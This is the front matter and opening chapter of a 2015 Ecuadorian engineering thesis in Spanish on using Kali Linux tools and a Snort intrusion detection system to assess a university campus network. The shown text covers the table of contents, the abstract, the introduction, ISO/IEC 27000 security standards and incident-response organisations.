

**UNIVERSIDAD POLITÉCNICA SALESIANA**

**SEDE QUITO**

**CARRERA: INGENIERÍA ELECTRÓNICA**

**Tesis previa a la obtención del título de: INGENIERA ELECTRÓNICA**

**TEMA:**

**ANÁLISIS DE LA DISTRIBUCIÓN KALI LINUX, SU APLICACIÓN EN LA CONFIGURACIÓN DE UN SISTEMA DETECTOR DE INTRUSIONES Y LA VALIDACIÓN DEL SISTEMA EN LA RED DE DATOS DE LA SEDE SUR DE QUITO DE LA UNIVERSIDAD POLITÉCNICA SALESIANA**

**AUTORA:**

**MARÍA ELIZABETH NARVÁEZ PORTILLO**

**DIRECTOR:**

**JOSÉ RENATO CUMBAL SIMBA**

**Quito, mayo de 2015**

**DECLARATORIA DE RESPONSABILIDAD Y AUTORIZACIÓN DE USO  
DEL TRABAJO DE TITULACIÓN**

Yo, autorizo a la Universidad Politécnica Salesiana la publicación total o parcial de este trabajo de titulación y su reproducción sin fines de lucro.

Además, declaro que los conceptos, análisis desarrollados y las conclusiones del presente trabajo son de exclusiva responsabilidad de la autora.

Quito, mayo de 2015.

---

María Elizabeth Narváez Portillo

CI: 100216960-3

## **DEDICATORIA**

A Dios, a quién cada día dedico la obra de mis manos y le pido bendiga mis humildes esfuerzos para que sean destinados a quienes más los necesiten, porque entiendo que aquí nos encontramos para servir.

A mis padres, mi mayor bendición, por su apoyo incondicional en cada momento, sus valiosos consejos y su ejemplo de perseverancia, trabajo y honradez.

A mi hermano, su esposa y sobrinos por brindarme siempre su ayuda, alegría y ejemplo.

## **AGRADECIMIENTO**

Agradezco de manera muy especial a la Universidad Politécnica Salesiana, Institución que me brindó la oportunidad de continuar con mis estudios de Ingeniería. A todos mis profesores y su formación que no sólo consistió de instrucción formal, sino en concientizarnos de la importancia que tiene ser antes personas honradas y responsables para servir con eficiencia y humanidad.

## ÍNDICE

INTRODUCCIÓN .....	1
CAPÍTULO 1 .....	3
INTRODUCCIÓN A LA SEGURIDAD INFORMÁTICA EN LAS TECNOLOGÍAS DE LA INFORMACIÓN Y SITUACIÓN ACTUAL EN ECUADOR, LATINOAMÉRICA Y EL MUNDO .....	3
1.1 Introducción a la seguridad informática .....	3
1.1.1 ¿Qué se entiende por seguridad informática? .....	4
1.1.2 Definición de Seguridad de la Información .....	4
1.1.3 Normas ISO/IEC 27000 .....	4
1.1.3.1 Normas ISO/IEC 27002 (SI) .....	6
1.1.4 Organizaciones cuya misión es fortalecer la Seguridad de la Información... 8	
1.1.4.1 Equipo de Respuesta a Incidentes de Seguridad Informática(CSIRT) .....	8
1.1.4.2 APCERT .....	9
1.1.4.3 Central and European Networking Association (CEENet) .....	9
1.1.4.4 European Governmental Firsts CERT .....	9
1.1.4.5 Asociación de Redes de Investigación y Educación Trans Europeas (Trans European Research and Education Networking Association (TERNA TF- CSIRT))	10
1.1.4.6 Cooperación Internacional .....	10
1.1.4.6.1 Forum of Incident Response and Security Teams (FIRST) .....	11
1.1.4.7 América del Sur .....	11
1.1.4.8 América del Norte .....	12
1.1.4.9 Términos importantes usados en la Seguridad de la Información .....	13
1.1.5 Aplicaciones diseñadas para mantener la seguridad informática .....	16
1.1.5.1 Sistemas de comunicaciones seguras .....	16
1.1.5.2 Firewall .....	17

1.1.5.3	Wrappers .....	17
1.1.5.4	Listas de Control de Acceso o ACL .....	17
1.1.5.5	Honey Pot.....	18
1.1.5.6	Sistemas de Detección de Intrusos (IDS).....	18
1.1.5.7	Redes Privadas Virtuales .....	18
1.1.5.8	Software antivirus.....	18
1.2	Análisis de la realidad de la Seguridad Informática.....	18
1.2.1	Realidad Mundial frente a la Seguridad Informática .....	19
1.2.1.1	Estudio de casos entorno a la realidad mundial de la Seguridad Informática 19	
1.2.2	Realidad Latinoamericana de la Seguridad Informática .....	20
1.2.2.1	Casos de estudio entorno a la Seguridad Informática en Latinoamérica .20	
1.2.3	Realidad Nacional de la Seguridad Informática .....	21
1.2.3.1	Casos de estudio entorno a la Seguridad Informática en Ecuador .....	22
1.2.3.2	Organizaciones dedicadas a fortalecer la Seguridad Informática en Ecuador 22	
CAPÍTULO 2 .....		25
EQUIPOS DE RESPUESTA A EMERGENCIAS INFORMÁTICAS (CERT/CSIRT), SERVICIO PROACTIVO DE DETECCIÓN DE INTRUSOS, CONCEPTOS Y HERRAMIENTAS AFINES.....		25
2.1	Introducción a los CERTs o CSIRTs .....	25
2.1.1	Definición .....	25
2.1.2	Misión y objetivos.....	26
2.1.3	Estructura de los CSIRTs .....	26
2.1.3.1	Estructura física de un CSIRT.....	28
2.1.3.2	Pasos para la implementación de un CSIRT .....	30
2.1.4	Diferentes tipos de CSIRT.....	31
2.2	Servicios Brindados por un CSIRT .....	32

2.2.1	Servicio proactivo de detección de intrusos .....	33
2.2.2	NIST SP 800-94.....	34
2.2.3	Manual básico de Gestión de Incidentes de Seguridad Informática .....	35
2.3	Análisis de herramientas informáticas disponibles, justificación y elección de Kali Linux.....	35
2.4	Distribución Kali Linux.....	38
2.4.1	Historia de la Distribución Kali Linux .....	38
2.4.2	Instalación y Configuración.....	39
2.4.2.1	Instalación .....	40
2.4.3	La suite de las 10 principales herramientas de la Distribución.....	40
2.4.3.1	Aircrack-ng.....	41
2.4.3.2	Burpsuite .....	41
2.4.3.3	Hydra .....	42
2.4.3.4	Jhon the Ripper.....	43
2.4.3.5	Maltego .....	44
2.4.3.6	Metasploit Framework.....	44
2.4.3.7	Nmap.....	45
2.4.3.8	Sqlmap .....	46
2.4.3.9	Wireshark .....	47
2.4.3.10	Zaproxy .....	47
2.4.4	Análisis de las herramientas de la Distribución Kali Linux. Introducción al ciclo de vida de las Pruebas de Penetración.....	49
2.4.4.1	Herramientas de Reconocimiento.....	50
2.4.4.1.1	The Harvester.....	50
2.4.4.1.2	Whois .....	50
2.4.4.1.3	Fierce.....	51
2.4.4.1.4	Nslookup.....	51
2.4.4.2	Herramientas de Escaneo .....	52

2.4.4.2.1	Fping.....	52
2.4.4.2.2	NSE .....	52
2.4.4.3	Herramientas de exploración.....	53
2.4.4.3.1	Armitage .....	53
2.4.4.3.2	Herramienta de Ingeniería Social (SET) .....	53
2.4.4.3.3	Nikto.....	54
2.4.4.3.4	ZAP .....	54
2.4.4.4	Herramientas de conservación de acceso.....	54
2.4.4.5	Netcat .....	54
2.4.4.6	Meterpreter.....	55
2.4.4.7	Reporte.....	55
2.4.5	Herramientas de código abierto que no se encuentran en Kali, pero fortalecen la seguridad de los sistemas (Nessus, Snort).....	55
2.4.5.1	Nessus .....	55
2.4.5.2	Snort.....	57
2.4.5.2.1	Decodificador .....	58
2.4.5.2.2	Motor de detección .....	58
2.4.5.2.3	Sub sistemas de alertas y log.....	58
2.5	Estructura de un IDS.....	58
2.5.1	IDS basado en Host (HIDS).....	58
2.5.2	IDS basado en Red (NIDS).....	59
2.6	Partes constitutivas de un IDS de acuerdo a LACNIC y NIST.....	59
CAPÍTULO 3 .....		60
DEFINICIÓN DEL CONTEXTO DE APLICACIÓN DE LAS PRUEBAS, PROPUESTA PARA LA METODOLOGÍA DE LAS PRUEBAS DE LAS HERRAMIENTAS DE LA DISTRIBUCIÓN KALI LINUX Y ALTERNATIVA DE UN IDS MEDIANTE LA CONFIGURACIÓN DE LA HERRAMIENTA SNORT INSTALADA EN KALI LINUX .....		60



3.1	Diagramas físico y lógico de la arquitectura de la red de datos de la sede sur de Quito de la Universidad Politécnica Salesiana .....	60
3.2	Alternativas para definición del contexto de aplicación de las pruebas.....	66
3.2.1	Alternativa para definición del contexto de aplicación de las pruebas .....	66
	(Manual Básico de Gestión de Incidentes de Seguridad Informática).....	66
3.2.2	Alternativa para definición del contexto de aplicación de las pruebas (Libro Blanco de VeriSign).....	67
3.2.3	Definición del contexto de aplicación de las pruebas de acuerdo a una propuesta conjunta basada en los criterios de LACNIC y del Libro Blanco de VeriSign.....	68
3.3	Propuesta para la determinación de la metodología de las pruebas de las herramientas de la Distribución Kali Linux .....	69
3.4	Instalación y configuración de la Distribución Kali Linux .....	70
3.4.1	Instalación en disco duro .....	71
3.4.2	Instalación en un drive USB .....	72
3.4.3	Instalación en una máquina virtual con VirtualBox.....	75
3.5	Metodología propuesta para el empleo de las herramientas de Kali Linux en la detección de vulnerabilidades de la red objetivo (red del Campus de la sede sur de Quito de la Universidad Politécnica Salesiana).....	77
3.6	Alternativa de un Sistema Detector de Intrusiones (IDS) mediante la configuración de la herramienta Snort instalada en Kali Linux en una PC perteneciente a la red de datos de la sede sur de Quito de la Universidad Politécnica Salesiana.....	82
	CAPÍTULO 4 .....	86
	ANÁLISIS DE RESULTADOS.....	86
4.1	Pruebas de las herramientas top 10 de la Distribución Kali Linux .....	86
4.1.1	Aircrack .....	86
4.1.1.1	Objetivo de Aircrack-ng.....	86
4.1.1.2	Características y ventajas.....	86

4.1.1.3	Descripción de la prueba .....	87
4.1.1.4	Resultados de la prueba .....	90
4.1.2	Aplicación de Burpsuite .....	94
4.1.2.1	Objetivo de Burp proxy .....	95
4.1.2.2	Características .....	95
4.1.2.3	Descripción de la prueba .....	95
4.1.2.4	Resultados de la prueba .....	96
4.1.3	Hydra .....	97
4.1.3.1	Objetivo de Hydra .....	97
4.1.3.2	Características .....	97
4.1.3.3	Descripción de la prueba .....	97
4.1.3.4	Resultados de la prueba .....	98
4.1.4	Jhon the Ripper .....	99
4.1.5	Metasploit-Framework .....	99
4.1.5.1	Objetivo de Metasploit .....	99
4.1.5.2	Características .....	99
4.1.5.3	Descripción de la prueba .....	100
4.1.5.4	Resultados de la prueba .....	101
4.1.6	Aplicación de Nmap .....	101
4.1.6.1	Objetivo de Nmap .....	102
4.1.6.2	Características .....	102
4.1.6.3	Descripción de la prueba .....	102
4.1.6.4	Resultados de la prueba .....	102
4.1.7	Wireshark.....	104
4.1.7.1	Objetivo de Wireshark.....	104
4.1.7.2	Características .....	104
4.1.7.3	Descripción de la prueba .....	104

4.1.7.4	Resultados de la prueba .....	104
4.2	Resultados Obtenidos en la aplicación de la Metodología propuesta para el empleo de las herramientas de Kali Linux en la detección de vulnerabilidades de la red objetivo (red del Campus de la sede sur de Quito de la Universidad Politécnica Salesiana) .....	107
4.2.1	Resultados Obtenidos en la etapa de reconocimiento .....	107
4.2.2	Resultados obtenidos en la etapa de escaneo, con la finalidad de detección de puertos y servicios.....	109
4.2.2.1	Aplicación de la herramienta Nmap para la detección de puertos y servicios	109
4.2.2.2	Resultado del escaneo con Nmap en búsqueda de puertos abiertos .....	116
4.2.3	Cuadro de vulnerabilidades obtenidas con Nmap y Nessus .....	121
4.2.4	Determinación de severidad de las vulnerabilidades .....	122
4.2.4.1	Metodología para el cálculo de la severidad de las vulnerabilidades encontradas	122
4.2.4.2	Resultados de las vulnerabilidades encontradas en los escaneos realizados a direcciones de la red de la sede sur de Quito de la Universidad Politécnica Salesiana y determinación de severidad .....	124
4.2.5	Reporte de la metodología aplicada para las pruebas de las herramientas de Kali Linux	125
4.3	Análisis de los resultados de la tabla de riesgos identificados, severidad y consecuencias .....	126
4.4	Alternativas propuestas para mitigar las consecuencias de incidentes en la seguridad de la información .....	128
4.5	Validación del IDS en la red de datos de la sede sur de Quito de la Universidad Politécnica Salesiana, configurado con la herramienta Snort instalada en la Distribución Kali Linux .....	129
	CONCLUSIONES .....	137
	RECOMENDACIONES .....	13739
	TRABAJOS FUTUROS .....	13740

LISTA DE REFERENCIAS .....	141
----------------------------	-----

## ÍNDICE DE FIGURAS

<i>Figura 1.</i> Símbolo de la comunidad de CERTs de la Región Asia Pacífico .....	9
<i>Figura 2.</i> Símbolo CERT Europeo .....	10
<i>Figura 3.</i> Símbolo de TERENA.....	10
<i>Figura 4.</i> Símbolo de FIRST.....	11
<i>Figura 5.</i> CERTs en América Latina. ....	12
<i>Figura 6.</i> CERTS en América del Norte.....	12
<i>Figura 7.</i> EcuCERT como miembro de FIRST.....	24
<i>Figura 8.</i> Jerarquía de los modelos de CSIRTs.....	27
<i>Figura 9.</i> Interfaz Gráfica de Usuario (GUI). ....	39
<i>Figura 10.</i> Las 10 Herramientas más conocidas de Kali Linux .....	41
<i>Figura 11.</i> Función que cumple un servidor proxy .....	42
<i>Figura 12.</i> Estructura de los comandos para Nmap.....	45
<i>Figura 13.</i> Ciclo de vida las fases para pruebas de penetración .....	49
<i>Figura 14.</i> Pantalla de inicio de Nessus .....	56
<i>Figura 15.</i> Carga de plugins para iniciar Nessus en Kali .....	57
<i>Figura 16.</i> Bloque A del Campus de la sede sur de Quito de la UPS .....	60
<i>Figura 17.</i> Diagrama de red física.....	61
<i>Figura 18.</i> Diagrama de la topología lógica de la red del Campus Sur UPS.....	64
<i>Figura 19.</i> Opciones para la definición del contexto de las pruebas .....	67
<i>Figura 20.</i> Pantalla de opciones de Instalación.....	70
<i>Figura 21.</i> Página de inicio de Kali Linux.....	72
<i>Figura 22.</i> Descarga de Win 32 Disk Imager .....	72
<i>Figura 23.</i> Ejecutable de Win32 Disk Imager .....	73
<i>Figura 24.</i> Escritura de la imagen ISO en el dispositivo USB.....	74
<i>Figura 25.</i> Máquina virtual de Kali Linux.....	76
<i>Figura 26.</i> Unidades de almacenamiento máquina virtual, incluido Live USB .....	76
<i>Figura 27.</i> Metodología de Aplicación de las herramientas de la Distribución Kali Linux .....	77
<i>Figura 28.</i> Escaneo TCP de puertos con Nmap .....	79
<i>Figura 29.</i> Escaneo en busca de vulnerabilidades con Nmap.....	80
<i>Figura 30.</i> Librerías necesarias para la instalación y ejecución de Snort.....	83

<i>Figura 31.</i> Ingreso de la dirección IP de la interface a configurar como HIDS.....	84
<i>Figura 32.</i> Captura del tráfico de un escaneo de red en el HIDS mediante el modo consola .....	85
<i>Figura 33.</i> Pasos para descifrar la contraseña de la red WLAN-UPS-ESTUDIANTES .....	87
<i>Figura 34.</i> Ilustración del escenario de la prueba del descifrado de clave inalámbrica .....	88
<i>Figura 35.</i> Habilitación del modo monitor de la interfaz WLAN0 .....	90
<i>Figura 36.</i> Recopilación de datos de las redes encontradas.....	91
<i>Figura 37.</i> Datos BSSID del red WLAN de la sede sur UPS .....	91
<i>Figura 38.</i> Paquetes de autenticación entre Punto de Acceso y cliente.....	92
<i>Figura 39.</i> Combinaciones de diccionarios para descifrado de claves .....	93
<i>Figura 40.</i> Captura de búsqueda en correo .....	96
<i>Figura 41.</i> Captura de Hydra resolviendo claves de red.....	98
<i>Figura 42.</i> Datos de la máquina atacante.....	101
<i>Figura 43.</i> Aplicación de Nmap a la subred del Centro de Capacitación de Sistemas (Cesasis) .....	102
<i>Figura 44.</i> Porcentaje de riesgo que representan los puertos encontrados abiertos y que tienen exploits conocidos para vulnerar .....	103
<i>Figura 45.</i> Captura del saludo en tres vías entre dos máquinas .....	105
<i>Figura 46.</i> Comandos usados para reconocimiento de direcciones equipos de red .	107
<i>Figura 47.</i> Ejecución de la prueba de reconocimiento en máquina laboratorio 8 Cecasis .....	108
<i>Figura 48.</i> Escaneo de puertos TCP mediante la opción TCP connect() .....	110
<i>Figura 49.</i> Escaneo de puertos TCP mediante la opción TCP SYN .....	111
<i>Figura 50.</i> Escaneo de puertos UDP .....	111
<i>Figura 51.</i> Vulnerabilidades host 172.17.211.13 .....	115
<i>Figura 52.</i> Instrucciones ejecución de escaneos TCP y UDP .....	116
<i>Figura 53.</i> Vulnerabilidad que representan los puertos abiertos de la red .....	119
<i>Figura 54.</i> Escaneo de Puertos en diferentes Áreas con la Herramienta Nmap .....	120
<i>Figura 55.</i> Página de consulta de vulnerabilidades CVE .....	122
<i>Figura 56.</i> NIST base de datos de vulnerabilidades de US-CERT .....	123
<i>Figura 57.</i> Resultado del tiempo empleado en el Escaneo de Vulnerabilidades en el Área de Cisco con dos Herramientas Diferentes .....	127

<i>Figura 58.</i> Resultado del Escaneo de Vulnerabilidades en el Área de Cisco con tres Herramientas Diferentes.....	128
<i>Figura 61.</i> Detección del escaneo TCP realizado .....	131
<i>Figura 62.</i> Escaneo de vulnerabilidades a la dirección de IDS.....	132
<i>Figura 63.</i> Detección por parte del IDS del escaneo de vulnerabilidades .....	132

## ÍNDICE DE TABLAS

Tabla 1. <i>Sistema de Gestión de Seguridad Informática (ISMS), presentación de las normas de la familia 27000</i> .....	5
Tabla 2. <i>Elementos de infraestructura técnica de un CSIRT</i> .....	29
Tabla 3. <i>Pasos para el desarrollo operacional de un CSIRT</i> .....	30
Tabla 4. <i>Diferentes tipos de CSIRT</i> .....	31
Tabla 5. <i>Servicios Reactivos prestados por un CSIRT</i> .....	32
Tabla 6. <i>Servicios Proactivos prestados por un CSIRT</i> .....	33
Tabla 7. <i>Comparación de parámetros de varias Distribuciones de seguridad</i> .....	36
Tabla 8. <i>Direccionamiento por VLANS de la red del Campus Sur UPS</i> .....	63
Tabla 9. <i>Resultados aplicación suite herramientas Aircrack-ng</i> .....	94
Tabla 10. <i>Resumen de pruebas desarrolladas por herramientas Top 10 de Kali Linux</i> .....	106
Tabla 11. <i>Información encontrada en la etapa de reconocimiento</i> .....	108
Tabla 12. <i>Características de los escaneos analizados</i> .....	112
Tabla 13. <i>Resultados de varios tipos de escaneos</i> .....	113
Tabla 14. <i>Clasificación de Riesgos Tenable-Nessus</i> .....	114
Tabla 15. <i>Evaluación de severidad de puertos abiertos</i> .....	115
Tabla 16. <i>Puertos encontrados abiertos en varias direcciones IP</i> .....	117
Tabla 17. <i>Riesgos que presentan los pódicos abiertos encontrados en la red</i> .....	118
Tabla 18. <i>Vulnerabilidades encontradas en direccione IP de la red objetivo</i> .....	121
Tabla 19. <i>Riesgos identificados, severidad y consecuencias</i> .....	124
Tabla 20. <i>Reporte de pruebas con herramientas Kali Linux</i> .....	126
Tabla 21. <i>Resultados de pruebas realizadas al HIDS</i> .....	133
Tabla 22. <i>Presentación del modelo de registro de incidentes</i> .....	135



## **RESUMEN**

El presente trabajo destaca la importancia de la Seguridad de la Información en las organizaciones y las acciones que han sido desarrolladas a favor de mantener la información en sus características de confiabilidad, integridad y disponibilidad, entre estas acciones se encuentra la creación de Equipos de Respuestas a Incidentes de Seguridad Informática CSIRT orientados a la gestión de la Seguridad de la Información en las Organizaciones, entre sus servicios se encuentra el servicio proactivo de detección de intrusiones. Estas actividades se realizan mediante el apoyo de aplicaciones que contienen herramientas de software especializado, una de ellas es la Distribución Kali Linux y el análisis de sus herramientas constituyen el objeto de estudio principal, posteriormente se define el contexto y metodología para las pruebas de las herramientas en la red objetivo, en búsqueda de puertos abiertos, servicios y vulnerabilidades, como próxima actividad se plantea la determinación de la severidad de las vulnerabilidades encontradas y con esos datos elaborar un tabla descriptiva de las vulnerabilidades, severidad y consecuencias. Finalmente se plantea una alternativa de HIDS (Sistema Detector de Intrusiones basado en Host) mediante la configuración de la herramienta Snort en la Distribución Kali Linux.

## **ABSTRACT**

This work highlights the importance of information security in organizations and the actions that have been developed in favor of keeping the information on the characteristics of reliability, integrity and availability, among these actions is creating Response Teams CSIRT Computer Security Incident management oriented Information Security in Organizations, among its services proactive intrusion detection service is. These activities are conducted by supporting applications that contain specialized software tools, one of which is the Kali Linux distribution and analysis tools are the subject of major study, later defined the context and methodology for testing tools in the network, looking for open ports, services and vulnerabilities, as next activity to determine the severity of vulnerabilities found and these data to develop a descriptive table of vulnerabilities, severity and consequences arise. Finally an alternative HIDS (Intrusion Detection System based on Host) is raised by setting the tool in Snort Kali Linux distribution.

## INTRODUCCIÓN

En el capítulo uno se brinda una introducción general al tema de la seguridad informática, así como la normativa implicada en la gestión de la seguridad informática presente en las normas ISO/ICE 27002, la creación de organizaciones encargadas del tratamiento de incidentes de seguridad informática como es el caso de los CSIRTs <sup>1</sup>(Computer Security Incident Response Team) y aplicaciones de software que ayudan a fortalecer la seguridad en los sistemas computacionales. Se realiza luego un análisis de la situación actual de la seguridad en las tecnologías de la información a nivel mundial, latinoamericano y nacional.

El capítulo dos se concentra en conocer más acerca de los CSIRTs, su definición, misión, objetivos, estructura y servicios brindados, entre los que se destaca el servicio proactivo de detección de intrusos (IDS), en referencia al IDS se analizan varias aplicaciones de software que contienen herramientas encaminadas a la detección de vulnerabilidades en los sistemas informáticos y se elige la Distribución Kali Linux. El capítulo 3 se ocupa de la definición del contexto de aplicación de las pruebas, la metodología de las pruebas de las herramientas de Kali Linux en la red para obtener datos experimentales que permitirán obtener resultados además se presenta la alternativa de un IDS mediante la configuración de la herramienta Snort instalada en Kali Linux y finalmente en el capítulo 4 se presentan los resultados de las pruebas y se brinda recomendaciones para el mejoramiento de la seguridad en el sistema informático.

Se pretende generar una concientización de la importancia de conservar la información que cursan las organizaciones o instituciones como Universidades por ejemplo a través de su red, sin que arbitrariamente se alteren sus características de privacidad.

En la sede sur de Quito de la Universidad Politécnica Salesiana, se transporta información de los estudiantes, misma que debe ser mantenida en integridad, confidencialidad y disponibilidad, es importante entonces generar estrategias de

---

<sup>1</sup> CSIRT: Equipo de Respuesta a Incidentes de Seguridad Informática

seguridad que permitan mitigar las posibles consecuencias que produzcan los incidentes informáticos.

Frente a la necesidad de enfocar el problema de la seguridad de la información en organizaciones públicas, privadas y Universidades, de un modo más organizado y estructurado, ha surgido la iniciativa internacional con acogida mundial de la creación de equipos encargados de la seguridad de las redes, para proporcionar servicios de respuesta a incidentes informáticos conocidos como CSIRTs.

El presente trabajo de grado está propuesto para analizar, configurar y validar Kali Linux; Distribución de Linux avanzada para pruebas de penetración y auditorías de seguridad, como una herramienta de seguridad basada en software libre, que brinde apoyo en la detección de vulnerabilidades en la red, como aporte de carácter técnico a la futura implementación de un CSIRT en la universidad, razón por la cual se ha tomado como escenario de pruebas de validación la red de datos de la sede sur de Quito de la Universidad Politécnica Salesiana.

## **CAPÍTULO 1**

### **INTRODUCCIÓN A LA SEGURIDAD INFORMÁTICA EN LAS TECNOLOGÍAS DE LA INFORMACIÓN Y SITUACIÓN ACTUAL EN ECUADOR, LATINOAMÉRICA Y EL MUNDO**

#### **1.1 Introducción a la seguridad informática**

El vertiginoso avance de las técnicas de propagación de la información a altas velocidades con mayor ancho de banda y el acceso cada vez más frecuente a Internet para realizar una gran cantidad de actividades diarias en el ámbito académico, investigativo, financiero, administrativo, comercial, médico, social y de entretenimiento entre otras, ha hecho que la información en la actualidad se considere como un activo más, tanto a nivel personal como empresarial. Sin embargo los medios por los cuales se transporta la información podrían presentar ciertas debilidades, que al ser descubiertas por individuos malintencionados, podrían ser explotadas con la consecuente pérdida o alteración de la información en perjuicio de sus propietarios.

La seguridad de la información es importante para los sectores públicos, privados y también para proteger infraestructuras críticas. En estos sectores la seguridad de la información funcionará como un habilitador por ejemplo para lograr una gestión gubernamental electrónica así como negocios electrónicos y evitar o reducir riesgos relevantes. La importancia de la seguridad en la información es crucial para mantener la confidencialidad y el prestigio de cualquier organización, el mismo concepto se aplica a nivel personal, la protección de los datos personales es un derecho que se debe afianzar con la responsabilidad del cuidado de los mismos, de tal manera que se cree una concientización y participación colectiva, que busque y genere técnicas, tecnologías, prácticas y procedimientos que fortalezcan el resguardo de la información.

### **1.1.1 ¿Qué se entiende por seguridad informática?**

El término seguridad informática, se emplea para la generación de nuevas técnicas y aplicación de aquellas ya existentes con el fin de mantener a la información con sus características de confidencialidad, integridad y disponibilidad.

### **1.1.2 Definición de Seguridad de la Información**

“La seguridad de la información es la protección de la información de un amplio rango de amenazas, con el fin de asegurar la continuidad del negocio, minimizar riesgos y maximizar el retorno de la inversión y oportunidades de negocios” (ISO/IEC(27002), 2005, p. 14).

### **1.1.3 Normas ISO/IEC 27000**

La ISO<sup>2</sup> conjuntamente con la IEC<sup>3</sup>, desarrollan normas internacionales en campos de mutuo interés a través de la participación de Comités Técnicos Conjuntos, en este contexto se han publicado la familia de normas ISO/IEC 27000 (De ISO/IEC, 2012, p. 3). En la tabla 1, se muestra una visión general de las normas de la familia ISO/IEC 27000.

---

<sup>2</sup> ISO: The International Organization for Standardization; La Organización Internacional de Normalización.

<sup>3</sup> The International Electrotechnical Commission: La Comisión Electrotécnica Internacional.

Tabla 1.

*Sistema de Gestión de Seguridad Informática (ISMS), presentación de las normas de*

27000 Visión General Y Terminología	
	27001
Requisitos Generales	Sistemas de Gestión de Seguridad de la Información (requerimientos)
	27002
	Código de prácticas para la Gestión de la Seguridad de la Información
	27003
	Guía de implementación de los Sistemas de Gestión de la Seguridad de la Información
	27004
	Evaluación de la Gestión de la Seguridad de la Información
	27005
Guías Generales	Gestión de riesgos de la Seguridad de la Información
	27006
	Requerimientos para Organismos que realizan la auditoría y certificación de Sistemas de Gestión de Seguridad de la Información
	27007
	Guía para auditoría de Sistemas de Gestión de Seguridad de la Información
	27008
	Guía para controles de auditoría para Sistemas de Gestión de Seguridad de la Información
	27010
	Guía de Gestión de Seguridad en la Información para Sectores Internos y Comunicaciones Inter-organizacionales
	27011
Guía de sectores específicos	Guía de implementación de los Sistemas de Gestión de la Seguridad de la Información para Organizaciones de Telecomunicaciones
	27013
	Guía en la implementación integrada de ISO/IEC 27000 e ISO/IEC 20000-1
	27015
	Guía de Gestión de la Seguridad de la Información para servicios financieros

Nota. Fuente: (De ISO/IEC 2012, p. 24) Elaborado por: María Narváez

“Las normas ISO/IEC 27000 son un conjunto de normas destinado a asistir a organizaciones de todos los tipos y tamaños para implementar y operar un ISMS<sup>4</sup>” (ISO/IEC, 2012, p. 3). Estas Normas Internacionales han sido preparadas para proveer un modelo de establecimiento, implementación, operación, monitoreo, mantenimiento y mejoramiento de los Sistemas de Gestión de Seguridad de la Información (ISMS), la adopción de un ISMS debe considerarse una decisión estratégica de las organizaciones. El diseño e implementación de un ISMS deber ser considerado de acuerdo a sus necesidades, objetivos, requerimientos de seguridad, tamaño y estructura de la organización (Cheng, Goto, Morimoto, & Horie, 2008, p. 352).

### **1.1.3.1 Normas ISO/IEC 27002 (SI)**

La norma ISO/IEC 27002 hace referencia a las Tecnologías de la Información, Técnicas de Seguridad y Código de Prácticas para la Gestión de Seguridad de la Información, esta norma contiene 11 cláusulas de control de seguridad, colectivamente contiene un total de 39 categorías principales de seguridad además de una cláusula introductoria de evaluación y tratamiento de riesgos. Cada cláusula contiene un número de categorías principales de seguridad y son:

- Políticas de seguridad
- Organización de la seguridad de la información
- Gestión de activos
- Seguridad de los recursos humanos
- Seguridad física y ambiental
- Gestión de operaciones y comunicaciones
- Control de acceso
- Adquisición de sistemas de información, desarrollo y mantenimiento
- Gestión de incidentes de seguridad de la información
- Gestión de continuidad del negocio
- Cumplimiento

---

<sup>4</sup> System Management Security Information: Sistema de Gestión de la Seguridad de la Información.



El orden de las cláusulas en esta norma no implica su importancia (De ISO/IEC 2005, p. 22).

En la cláusula introductoria sobre la Evaluación y Tratamiento de Riesgos, se habla acerca de la determinación de los mismos y se enfatiza que los riesgos deben incluir un enfoque sistemático para la estimación de su magnitud y el proceso de comparación de los riesgos estimados frente al criterio de riesgos (De ISO/IEC 2005, p. 23).

En referencia al Tratamiento de los Riesgos de Seguridad, “la organización debe decidir el criterio sobre la determinación de si los riesgos son o no aceptados, por ejemplo si el riesgo es bajo o no representa costo efectivo para la organización; tales decisiones deben ser aceptadas para cada riesgo identificado” (ISO/IEC, 2005, p. 23). Luego una decisión de tratamiento del riesgo necesita ser tomada, las posibles opciones para el tratamiento del riesgo incluyen:

- Aplicación apropiada de controles para reducir los riesgos.
- Conocimiento y aceptación objetiva de los riesgos.
- Prevención de riesgos, por no permitir acciones que puedan causar que el riesgo ocurra.
- Transferencia de riesgos asociados a otras partes como aseguradoras o proveedores (De ISO/IEC 2005, p. 23).

En cuanto al punto de Gestión de Incidentes de Seguridad de la Información, tiene como objetivo asegurarse que los eventos de la seguridad de la información y debilidades asociadas con los sistemas de información sean comunicados de una manera oportuna permitiendo la toma de acciones pertinentes (De ISO/IEC 2005, p. 108). Para la gestión de los incidentes de seguridad se toman en cuenta algunos procesos entre los que se puede citar:

- Reporte de eventos de seguridad de la información
- Reporte de debilidades en la seguridad de la información
- Gestión de incidentes de seguridad de la información y mejoras

- Responsabilidades y procedimientos
- Aprendizaje desde incidentes de seguridad de la información
- Recolección de evidencias (De ISO/IEC 2005, pp. 108-111).

La indisponibilidad de la información y servicios y fallas de seguridad deben ser sujeto de análisis de impacto. La continuidad de negocio necesariamente debe incluir los respectivos controles para identificar y reducir riesgos para de esta manera limitar las consecuencias de incidentes dañinos y generar un ambiente en donde la información requerida para procesos de negocios se encuentre realmente disponible ( De ISO/IEC, 2005, p. 106).

#### **1.1.4 Organizaciones cuya misión es fortalecer la Seguridad de la Información**

Una opción para poder concentrar esfuerzos y objetivos enfocados en el mejoramiento de la seguridad de los sistemas de la información de una manera planificada, es a través de la integración a una o varias organizaciones especializadas en temas de seguridad informática, a continuación se presenta una visión general de varias organizaciones con iniciativas encaminadas a la gestión de la seguridad en la información.

##### **1.1.4.1 Equipo de Respuesta a Incidentes de Seguridad Informática(CSIRT)**

Se le conoce como un equipo dedicado a la seguridad de la información, conformado por especialistas que se preparan para responder a incidentes que comprometen la información. Cuando un incidente ocurre miembros del CSIRT ayudan a determinar qué sucedió y las acciones a ser tomadas para remediar la situación (Grobler & Bryk, 2010, pp. 2-7).

En cuanto al nivel de cooperación internacional, se encuentra generalmente basado en el criterio geográfico facilitando contactos y cooperación en una cierta región, este nivel de cooperación se refiere tanto a nivel nacional e internacional. A continuación se presentan varios ejemplos:

#### **1.1.4.2 APCERT**

“Una coalición de CERTs establecida para fortalecer la seguridad de las redes, de manera especial para actividades de respuesta a incidentes en la región Asia Pacífico. El APCERT asocia 13 economías de la región Asia Pacífico” (Enisa, 2006a, p. 17).

Símbolo de la comunidad de CERTs de la Región Asia Pacífico



*Figura 1.*

Fuente: (Enisa, 2006a, p. 22).

#### **1.1.4.3 Central and European Networking Association (CEENet)**

